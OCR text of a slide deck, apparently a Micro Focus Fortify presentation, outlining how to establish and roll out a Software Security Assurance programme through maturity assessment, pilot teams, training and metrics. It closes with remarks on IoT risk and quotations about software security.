Baseline assessment against SSA Maturity Model
  - Where you are
- SSA End-State Vision
  - Where you want to be
- SSA High-Level Roadmap
  - How you are going to get there
- Implementation Plan for first phase
  - Next step

SSA Best Practice Approach




- Establish and manage the SSA program
  - Requires senior management support
- Define Policies
- Application Security center of excellence
  - Support for the development teams
- Define SDLC Controls
  - Establish initial security gates
- Set-up Governance
  - Application Catalogue
  - Compliance Reporting

SSA Best Practice Approach




- Work with Pilot Application/Team
  - Infrastructure Set-Up
  - Base-line Audit
- Remediation Support
  - Training
  - Mentoring
  - Capture Metrics
  - “Business As Usual” Process Integration
- Gain knowledge and expertise
- Artefacts created are input to SSA Program

SSA Best Practice Approach




- Review Baseline assessment against SSA Maturity Model
  - Where you are
- Review SSA End-State Vision
  - Where you want to be
- Review SSA High-Level Roadmap
  - How you are going to get there
- Implementation Plan for next phase
  - Next step

SSA Best Practice Approach



- Publicise SSA Program
  - Use Pilot team as a reference
- Roll-out across enterprise prioritised by business risk
- For each team
  - Base-line Audit
  - Training
  - Mentoring
  - BAU Process Integration
- Publish Metrics

SSA Best Practice Approach



- Increase maturity level across all functions
- Raise the security bar
- Establish Continuous Improvement Loop

Goals and benefits for Software Security Assurance SSA

A successful software security initiative leads to:

- Measurably reduced risk from existing applications
- A controlled process for preventing vulnerabilities in new releases
- Reduced costs, delays, and wasted effort from emergency bug fixes and incident clean-up

Fortify MICRO FOCUS

Final thoughts

Fortify

The future

- The logical next steps
  - More applications
  - Deployment in faster cycles
  - Automation
  - Less dedicated resources
- The ugly parts when I think of the future
  - Web Application
    - On a very good way
  - Mobile Applications
    - People understand there is a problem
    - Interest is raising
  - IoT
    - I o what ??????????????????????
    - How many IP Addresses do you use at home
    - I have around 40-50 in constant use – plus mobile of any visitor
    - I do not even have any connected fridge/coffee machine/vacuum cleaner/lights/……
    - Not even talking about the latest thread – satellites
      - In the next years countries and companies want to release several 10k satellites

Additional quotes

- There is no such thing as toy software. It's all stuff that people are going to bet their lives on. … The systems that you are building today – even if they seem like they are experimental – if they succeed they are going to become critical stuff that people are going to rely on tomorrow

  - Marcus Ranum, co-inventor of firewalls, 2008, Fortify Movie "The new face of Cybercrime"

- It only took 400,000 lines of code to orbit earth in the space shuttle. In 2019, Microsoft Windows has 39 million lines of code. A typical new car now has over a 100 million lines of code. These numbers are staggering, and when one considers that one million lines of code is equivalent to 18,000 pages of printed text, it's obvious that securing this code is no easy task.


  - Different statistics

- There is never enough time to do security testing but there is always enough time to do an emergency patch. We must learn implementing security from the beginning, so we need to spend less time on patching.


What can we do to prepare

- Automation
- Education
- Awareness

Thank you



Stoll, managing the computer at Berkley, notices an unusual charge to his account. He finds that someone is hacking before it was fashionable.



Success is foreseeing failure.
– Henry Petroski

MICRO FOCUS®

Fortify

Thank You

lucas@microfocus.com